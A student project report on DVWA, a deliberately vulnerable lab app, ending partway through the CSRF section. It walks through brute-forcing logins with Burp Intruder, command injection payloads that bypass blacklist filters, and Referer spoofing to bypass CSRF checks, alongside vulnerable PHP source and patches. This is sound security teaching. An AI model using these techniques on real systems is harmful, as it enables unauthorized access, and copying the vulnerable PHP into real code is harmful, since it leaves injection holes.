HANOI UNIVERSITY OF SCIENCE AND TECHNOLOGY

Project III

DVWA

HOÀNG VIỆT TÙNG
tung.hv225560@sis.hust.edu.vn

Program: Cyber Security

Supervisor: Associate Professor Nguyễn Quốc Khánh

Department: Cyber Security

School: School of Information and Communications Technology

HANOI, 01/2026

HANOI UNIVERSITY OF SCIENCE AND TECHNOLOGY

PROJECT III

DVWA

HOÀNG VIỆT TÙNG
tung.hv225560@sis.hust.edu.vn

Program: Cyber Security

Supervisor: Associate Professor Nguyễn Quốc Khánh _____

Signature

Department: Cyber Security

School: School of Information and Communications Technology

HANOI, 01/2026

ABSTRACT

Web application security remains a critical challenge in today's digital landscape. Vulnerabilities such as SQL injection, cross-site scripting XSS, brute force attacks, file inclusion, and command injection continue to pose significant threats to web applications and their users. While various security testing platforms exist, comprehensive documentation that combines vulnerability analysis with practical defense mechanisms is often scattered or incomplete. Current approaches typically address either attack techniques or defense strategies in isolation, failing to provide a holistic view of web application vulnerabilities and their mitigation.

To fill this gap, this research examines the Damn Vulnerable Web Application DVWA, a deliberately vulnerable platform designed for security professionals to learn web application vulnerabilities. The research explores seventeen critical vulnerability types across three difficulty levels, analyzing attack mechanisms, underlying code weaknesses, and exploitation techniques for each level. Moreover, we also implement Web Application Firewall WAF rule implementation using ModSecurity for specific vulnerabilities, providing a practical defense perspective alongside traditional vulnerability analysis.

The research systematically documents each vulnerability class including brute force attacks, SQL injection, cross-site scripting, file inclusion and upload vulnerabilities, command injection, CSRF attacks, cryptographic weaknesses, authorization bypass issues, insecure CAPTCHA implementations, HTTP redirects, weak session ID generation, and CSP bypasses. For each vulnerability, the research includes code analysis, exploitation demonstrations, and patching suggestions. Furthermore, ModSecurity rules are implemented for selected vulnerabilities, showcasing how WAFs can effectively mitigate these threats in real-world scenarios.

In conclusion, this research provides a comprehensive resource for understanding web application vulnerabilities and their mitigation strategies. By combining detailed vulnerability analysis with practical WAF rule implementations, it offers valuable insights for security professionals seeking to enhance web application security through both offensive and defensive techniques.

Tung

(Hoang Viet Tung)

TABLE OF CONTENTS

CHAPTER 1. INTRODUCTION

1.1 Problem Statement

Web applications are widely used in areas such as online banking, shopping, communication, and data management. As their usage increases, security challenges have also become more serious. Many web applications still contain common weaknesses such as SQL injection, cross-site scripting (XSS), brute force attacks, file inclusion, and command injection. These vulnerabilities allow attackers to steal information, change system data, or take control of servers.

Although there are tools and documents for learning web application security, they are often incomplete or not well connected. Some resources focus only on attack techniques, while others explain only defense strategies. Because of this separation, learners may find it difficult to fully understand how vulnerabilities are discovered, exploited, and prevented in real environments.

To address this gap, this research studies the Damn Vulnerable Web Application (DVWA), a purposely insecure testing platform. The research analyzes seventeen types of web vulnerabilities across three difficulty levels, examining how each attack works, identifying weaknesses in the source code, and demonstrating exploitation methods. In addition, this work applies Web Application Firewall (WAF) rules using ModSecurity to defend against major vulnerabilities. By combining both attack and defense perspectives, the research provides a more complete understanding of web application security.

1.2 Contributions

This research makes the following contributions:

1. Provides a detailed analysis of seventeen common web application vulnerabilities in DVWA across various security levels.
2. Explains how each vulnerability works, including detailed demonstrations of attack methods and code analysis.
3. Implements ModSecurity WAF rules to defend against major attacks such as brute force, command injection, file inclusion, file upload, SQL injection, and XSS.
4. Demonstrates practical results showing how WAF rules detect and block real attack attempts.
5. Discusses the limitations of WAF protection and identifies vulnerabilities re-

quiring application-level fixes.

1.3 Organization of research

The remainder of this research is organized as follows:

Chapter 2 presents a detailed analysis of seventeen vulnerabilities contained in the Damn Vulnerable Web Application DVWA. For each vulnerability, the chapter examines the application logic and source code, demonstrates exploitation methods and discusses corresponding mitigation techniques and patching recommendations at all three levels.

Chapter 3 introduces ModSecurity and the concept of Web Application Firewalls. This chapter explains the process of designing custom WAF rules based on observed vulnerabilities and implements defensive rules for selected attacks including brute force, command injection, file inclusion, file upload exploitation, SQL injection, and cross-site scripting. Practical experiments are also presented to show how these rules detect and block real attack attempts.

Chapter 4 concludes the research. It summarizes the main findings obtained from the vulnerability assessments and WAF implementations, evaluates the effectiveness and limitations of ModSecurity-based protection, and identifies areas for further work and improvement in web application security.

CHAPTER 2. DVWA VULNERABILITIES

2.1 Brute Force


2.1.1 Overview

A brute force attack uses trial-and-error to guess login info, encryption keys, or find a hidden web page. Hackers work through all possible combinations hoping to guess correctly. This is an old attack method, but it's still effective and popular with hackers. Because depending on the length and complexity of the password, cracking it can take anywhere from a few seconds to many years.

Objective: Find out password of username admin

2.1.2 Low and medium level

After we click "View help", it is said that the only difference is extra two second wait for incorrect login. Therefore, we will combine the methods used for both levels.



Low Level

The developer has completely missed out any protections methods, allowing for anyone to try as many times as they wish, to login to any user without any repercussions.

Medium Level

This stage adds a sleep on the failed login screen. This mean when you login incorrectly, there will be an extra two second wait before the page is visible.

This will only slow down the amount of requests which can be processed a minute, making it longer to brute force.

```
<?php
if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query  = "SELECT * FROM `users` WHERE user = '$user'
   AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],
   $query ) or die( '<pre>' . ((is_object($GLOBALS["
   ___mysqli_ston"])) ? mysqli_error($GLOBALS["
   ___mysqli_ston"]) : (($___mysqli_res =
   mysqli_connect_error()) ? $___mysqli_res : false)) . '</
   pre>' );

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {
   $user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
```

```
        echo "<pre><br />Username and/or password incorrect
   .</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["
   ___mysqli_ston"])))) ? false : $___mysqli_res);
}
?>
```

This code represents a website login process. The condition if (isset($_GET['Login'])) checks whether the login form has been submitted; $_GET is a special PHP array that stores data sent through the URL using the HTTP GET method, and isset() ensures the login logic only runs after the user clicks the login button. It then takes the entered username and password, then hashes the password using a MD5 hash function which produces a fixed 128-bit hash value. The code then stores these values in variable $user and $pass respectively. Next, the script prepares a SQL query asking the database to return all columns from the users table where both the username and the hashed password match the user input. The function mysqli_query() then sends this SQL query to the database server. If the query fails, the script is immediately stopped and a database error message is displayed.

Otherwise, if exactly one matching user is found, the system retrieves the user's information, shows the user's avatar image, and displays a welcome message. On the other hand, the system shows an error message saying the username or password is incorrect.

```
1  GET /DVWA/vulnerabilities/brute/?username=a&password=a&Login=Login HTTP/1.1
2  Host: 192.168.54.6
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101
   Firefox/145.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Referer: http://192.168.54.6/DVWA/vulnerabilities/brute/
9  Cookie: PHPSESSID=govhkph4gunq9j1q7s4qs70krs4; security=low
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

Then, we send this request to Burp Intruder, a tool for automating customized attacks against web applications which enables you to configure attacks that send the same HTTP request over and over again, inserting different payloads into predefined positions each time. Here, we will add the $ sign at the front and behind the password parameter representing the payload position. Moreover, since there is

only one payload, we will choose the Sniper type attack. In the payload part, we will paste a list of passwords that will be used which contains the correct password as well (in this scenario is "password"). Then we press "Start attack"

Request	Payload	Status code	Response received	Error	Timeout	Length
4	password	200	24			5107
0		200	17			5063
2	!@	200	23			5063
6	admin	200	18			5063
8	1234	200	21			5063
10	123	200	20			5063
12	jiamima	200	8			5063
14	root123	200	22			5063
16	!q@w	200	26			5063
17	!qaz@wsx	200	16			5063
18	idc!@	200	26			5063
19	admin!@	200	25			5063
20	test	200	26			5063
1	root	200	15			5062
3	wubao	200	16			5062
5	123456	200	22			5062

As you can see, the attempt with "password" is the only with different length with others, implying that "password" is the correct password for username "user"

Patching: To prevent brute force attempts, there are several effective security measures that can be implemented such as IP blocking, account lockout, CAPTCHA challenges, rate limiting, and multi-factor authentication (MFA). These measures help to limit the number of login attempts, verify user authenticity, and make it more difficult for attackers to gain unauthorized access through brute force methods.

2.1.3 High level

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ '
   session_token' ], 'index.php' );

    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = stripslashes( $user );
    $user = ((isset($GLOBALS["___mysqli_ston"]) && is_object
   ($GLOBALS["___mysqli_ston"])) ?
         mysqli_real_escape_string($GLOBALS["___mysqli_ston"
   ],  $user ) :
         ((trigger_error("[MySQLConverterToo] Fix the
   mysql_escape_string() call! This code does not work.",
   E_USER_ERROR)) ? "" : ""));

    // Sanitize password input
    $pass = $_GET[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object
   ($GLOBALS["___mysqli_ston"])) ?
         mysqli_real_escape_string($GLOBALS["___mysqli_ston"
   ],  $pass ) :
         ((trigger_error("[MySQLConverterToo] Fix the
   mysql_escape_string() call! This code does not work.",
   E_USER_ERROR)) ? "" : ""));
    $pass = md5( $pass );

    // Check database
    $query  = "SELECT * FROM `users` WHERE user = '$user'
   AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],
   $query ) or die('<pre>' . mysqli_error($GLOBALS["
   ___mysqli_ston"]) . '</pre>');

    if( $result && mysqli_num_rows( $result ) == 1 ) {
         $row    = mysqli_fetch_assoc( $result );
         $avatar = $row["avatar"];
```

```
        echo "<p>Welcome to the password protected area {
    $user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        sleep( rand( 0, 3 ) );
        echo "<pre><br />Username and/or password incorrect
    .</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

This login script follows the same overall authentication flow as the previous level: it checks whether the login button was clicked, retrieves the username and password from user input, hashes the password, queries the database for a matching record, and either grants or denies access based on the query result. However, this version introduces several additional security mechanisms.

The most important new feature is the addition of anti CSRF (Cross-Site Request Forgery) protection. The line "checkToken($_REQUEST['user_token'], $_SESSION['session_token'], 'index.php');" checks whether the token sent by the user matches the token stored on the server. If they do not match, the request is rejected and the user is redirected back to the login page. This helps prevent attackers from tricking users into submitting hidden login requests.


Another notable difference is that the application now applies multiple sanitization steps to both fields. First, stripslashes() function removes backslashes that may appear in user input. For example, if the input is OŔeilly, stripslashes() converts it to O'Reilly, helping normalize the input. Next, mysqli_real_escape_string() escapes special characters before the input is used in an SQL query. For example, the input "admin' OR '1'='1" becomes "adminÓR Í=Í", preventing the injected SQL code from breaking out of the query string. This helps mitigate SQL injection by ensuring the input is treated as data rather than executable SQL.


Moreover, a random delay on failed login attempts is introduced. The statement sleep(rand(0, 3)); pauses execution for a random amount of time between 0 and 3 seconds when authentication fails. This technique helps mitigate brute force attacks to some extent by slowing down repeated login attempts, making automated guessing less efficient.

Finally, generateSessionToken() creates a new Anti-CSRF token for future requests. This ensures that each session maintains a valid and up-to-date token, reinforcing the CSRF protection mechanism.

To solve this level, we need to find a way to extract token value to add it in our next request. Luckily, Burp Intruder has a solution for that. Since there are 2 payloads position now, we will change to Pitchfork attack. For password position, the payload would be the same as the previous levels while for user_token we will use a different type of payloads called grep extract which enables us to solve the aforementioned problems.

In the Settings page, we need to define pattern that matches "user_token" from the response while also settings redirection to always to simulate the whole login process automatically





As you can see from the second attempt, all of them are attached with a second payload which is the value of user_token from previous response. And once again, password is the only attempt with both different length and attached with token, indicating that this is the password for user admin

Request	Payload 1	Payload 2	Status code	Response rec...	Error	Redirects f...	Timeout	Length	value='
0			200	31		1		6229	3afb8eeb68
1	wubao		200	26		1		5179	a2caac2831
2	password	a2caac28316a1f15ff27740c87cea81d	200	17		0		5194	1b036f7fdf3
3	123456	1b036f7fdf3dc828a0b63fbbad603733	200	17		0		5151	ff2970fc405
4	admin	ff2970fc405941593bb1e57eb72e2a7d	200	1043		0		5151	2a776574b6
5	12345	2a776574b6eb1c1fb670f65eb6f685b2	200	3020		0		5151	b2a8df7228
6	1234	b2a8df7228c6730b1138728c99974fb1	200	1033		0		5151	05b059506b
7	p@ssw0rd	05b059506b22c8e3fb54df623c12d5b9	200	1072		0		5151	9b90da3471
8	123	9b90da3471ac2b379a3f16655d28a258	200	3047		0		5151	0e7441b512
9	1	0e7441b512cfb0d5dc3949c85df33681	200	3030		0		5151	641b52704e
10	jiamima	641b52704e6950575cc0c04fafc835ac	200	1045		0		5151	0165827eca
11	test	0165827eca3a0fc4fb45e74dd83074af	200	15		0		5151	5434d37d95
12	root123	5434d37d956fd36cb96f48b21ce6893a	200	3049		0		5151	6ade2525c2
13	!	6ade2525c2ca6965f7aa6babaa0d1945	200	21		0		5151	b89e1388af
14	!q@w	b89e1388af496c8808009e4eede69331	200	9		0		5151	bbf649f23e
15	!qaz@wsx	bbf649f23e58a20252c72f3818ae370d	200	21		0		5151	8e71da05c9
16	idc!@	8e71da05c9a48dce9ebab6a7da5dad56	200	1043		0		5151	6f9ad4e0f8

Patching: The patching method here is similar to what have been mentioned in the previous levels such as implementing account lockout, CAPTCHA challenges, rate limiting, and multi-factor authentication (MFA) to prevent brute force attempts.

2.2 Command injection

2.2.1 Overview

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation.

Objective: Execute an arbitrary command on the operating system

2.2.2 Low level

```
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

The script runs when the user clicks the Submit button on a form. It takes the user input in the ip field and stores it in $target. Next, the application runs php_uname('s') function to determine the operating system name on which it is currently running. If on Windows systems, it use shell_exec() function to run a system command, in this scenario, ping using the Windows command format, otherwise, it executes "ping -c 4", which sends exactly four ping packets. The result is stored in $cmd and then displayed back to user using echo "<pre>$cmd</pre>", where the <pre>

tag preserves the formatting of the command line output for better readability. This code is vulnerable to command injection because it directly inserts user input into a system command without any validation or sanitization.


Since our DVWA runs on Ubuntu (a Linux operating system), when we enter an IP address, it will run the command "ping -c 4 <ip_address>". As a result, in order to inject new command, we need to know how to execute multiple command in a single line. In linux, there are several ways to achieve that such as using ; or && after the first command which is the ping command in this scenario. To be more detailed, we will input "127.0.0.1; ls" which will turn into "ping 127.0.0.1; ls

Patching:

```
<?php
if (isset($_POST['Submit'])) {

    // Get and trim input
    $target = trim($_REQUEST['ip']);

    // Validate input as a legitimate IP address
    if (!filter_var($target, FILTER_VALIDATE_IP)) {
        die('Invalid IP address');
    }

    // Determine OS and execute the ping command safely
    if (stristr(php_uname('s'), 'Windows NT')) {
        // Windows
        $cmd = shell_exec('ping ' . escapeshellarg($target))
;
    } else {
        // *nix
        $cmd = shell_exec('ping -c 4 ' . escapeshellarg(
$target));
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

To mitigate the command injection vulnerability here, we will use PHP's built-in function filter_var() with the FILTER_VALIDATE_IP filter is used. This function

checks whether the input is a valid IPv4 or IPv6 address and rejects any input that does not match the allowed IP address format. Moreover, escapeshellarg() is also used to safely escape the validated input before it is passed to the shell, ensuring it is treated strictly as a command argument and providing an additional layer of protection. For example, with escapeshellarg(), malicious input "127.0.0.1 ; ls" will transform into "ping -c 4 '127.0.0.1 ; ls'", causing the command to fail safely. In conclusion, combining strict input validation with proper argument escaping effectively prevents command injection attacks in this implementation.




2.2.3 Medium level

```
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the characters in the array (blacklist)
    .
    $target = str_replace( array_keys( $substitutions ),
   $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

The medium level code functions in a similar way to its previous version but introduces a basic security mechanism. Before the user input stored in $target is used, the application defines an array named $substitutions, which specifies a set of blacklisted characters including ; and && and their corresponding replacement values: empty strings. This array is then passed to the str_replace() function, allowing the application to scan the user input and replace each matched sequence with the corresponding value.

For example, if we use our payload for low level version "127.0.0.1 ; ls" here, the

application will replace ";" with empty strings make the command become "ping -c 4 127.0.0.1 ls" causing both ping and injected command failed.



However, this blacklist mechanism is insufficient, as Linux and other Unix-like systems provide alternative operators that can still be abused for command injection, such as the pipe operator (|). The pipe allows the output of one command to be passed as input to another; although in this specific case a command like ls does not consume standard input and therefore ignores the piped data, it will still execute normally.

Patching: To prevent command injection at the medium security level, the same patching approach used in the previous level is applied, as there are no significant changes in the overall program logic.

2.2.4 High level

```
<?php
if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '||' => '',
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
    );

    // Remove any of the characters in the array (blacklist)
    .
    $target = str_replace( array_keys( $substitutions ),
   $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

There is no significant change in the overall code flow, with only change is upgraded blacklist and a simple input sanitization. Firstly, when the user clicks the

Submit button, the retrieved value is applied trim() to remove any extra spaces at the beginning or end of the input. Moreover, a much more extensive blacklist has been set up. Now more characters will be replaced with space including pipe from medium level. However, if we look more closely, we would realize that the pipe is only replaced if there is a space after it. However, in linux, the pipe, which is an operator, is still recognized even without spaces. As a result, we can try input "127.0.0.1 |ls" which will turn into "ping -c 4 127.0.0.1 |ls"

Patching: For the high security level, the previously applied patching strategy is retained, since the application only introduces change in the blacklist instead of the program logic. As such, strict input validation and proper argument escaping remain effective in mitigating command injection vulnerabilities.

2.3 CSRF

2.3.1 Overview

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

Objective: Craft a valid malicious request

2.3.2 Low level

```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) &&
   is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix
   the mysql_escape_string() call! This code does not work."
   , E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dvwaCurrentUser();
        $insert = "UPDATE `users` SET password = '$pass_new'
    WHERE user = '" . $current_user . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],
   $insert ) or die( '<pre>' . ((is_object($GLOBALS["
   ___mysqli_ston"])) ? mysqli_error($GLOBALS["
   ___mysqli_ston"]) : (($___mysqli_res =
   mysqli_connect_error()) ? $___mysqli_res : false)) . '</
   pre>' );

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["
   ___mysqli_ston"])))) ? false : $___mysqli_res);
}
?>
```

This code handles a password change feature for a logged-in user. It starts by checking whether the user clicked the Change button using isset($_GET['Change']). Then, the script retrieves the new password and its confirmation. These values are stored in variables $pass_new and $pass_conf. Next, the code checks whether both entered passwords are identical by comparing them.

If they are, the new password is sanitized using mysqli_real_escape_string() to protect it from possible SQL injection attacks. After that, the password is hashed using MD5 hash function. The code then runs DVWACurrentUser() to identify the current user and executes an SQL UPDATE query with mysql_query() to replace their old password with the new hashed password in the database.If any database-related error occurs, the script stops the execution and displays an error message.

If the database update succeeds, a message is shown to confirm that the password was changed. If the two passwords do not match, the else block is executed instead and an error message is shown informing the user of the mismatch. After trying to change the password, we can see that the request is handled using the GET method, as we saw earlier in the source code, with the parameters included directly in the URL.

Patching: For CSRF patching, we will use a technique called Anti-CSRF token, also known as CSRF token, for every state-changing request and verify it on the server. DVWA already introduces this token-based protection in the Brute Force module at High level, and the same mechanism can be applied here.

A CSRF token is a random value bound to the user session and often refreshed per request. The client must submit it together with a sensitive action such as a password change. Because third-party website cannot read this token from another origin due to the same-origin policy, an attacker can trick the browser into sending a request but cannot include a valid token value, so the server rejects the forged request.

In addition, password changes should be performed via POST (not GET), and cookies should be configured with SameSite to reduce cross-site request sending.

The key idea is to generate a token, embed it in the form, and validate it on submission:

```
checkToken($token, $_SESSION['session_token'], 'index.php');
generateSessionToken();
```

2.3.3 Medium level

```
<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ '
   SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["___mysqli_ston"])
   && is_object($GLOBALS["___mysqli_ston"])) ?
   mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
   $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix
   the mysql_escape_string() call! This code does not work."
   , E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update the database
            $current_user = dvwaCurrentUser();
            $insert = "UPDATE `users` SET password = '
   $pass_new' WHERE user = '" . $current_user . "';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"
   ],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["
   ___mysqli_ston"])) ? mysqli_error($GLOBALS["
   ___mysqli_ston"]) : (($___mysqli_res =
   mysqli_connect_error()) ? $___mysqli_res : false)) . '</
   pre>' );

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
```

```
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["
___mysqli_ston"])))) ? false : $___mysqli_res);
}
?>
```

The password change flow remains unchanged in this level. However, there is an addition of a security check verifying where the password change request came from before processing it. After confirming that the Change button was clicked, the code use stripos() to check whether the website's domain name appears inside the Referer URL. If it does, the request is assumed to have come from the same website and is allowed to proceed where it is processed in the same way as in the low level; if not, it is rejected with an error message.

Here, in Burp Suite, we can observe the difference which is the missing of Referer header between a valid request request and an invalid one.

So our approach will be to intercept invalid request and inject a correct Referer

header into it. As a result, we can make it looks like our request comes from a legitimate source, helping us bypass the security check.

Patching: We use the same method as in the low level: anti-CSRF tokens validated on the server for every password change. Referer header checks are not reliable because headers can be missing or spoofed in some scenarios, so they should only be treated as defense-in-depth. The core protection is still token validation.

2.3.4 High level

```
<?php

$change = false;
$request_type = "html";
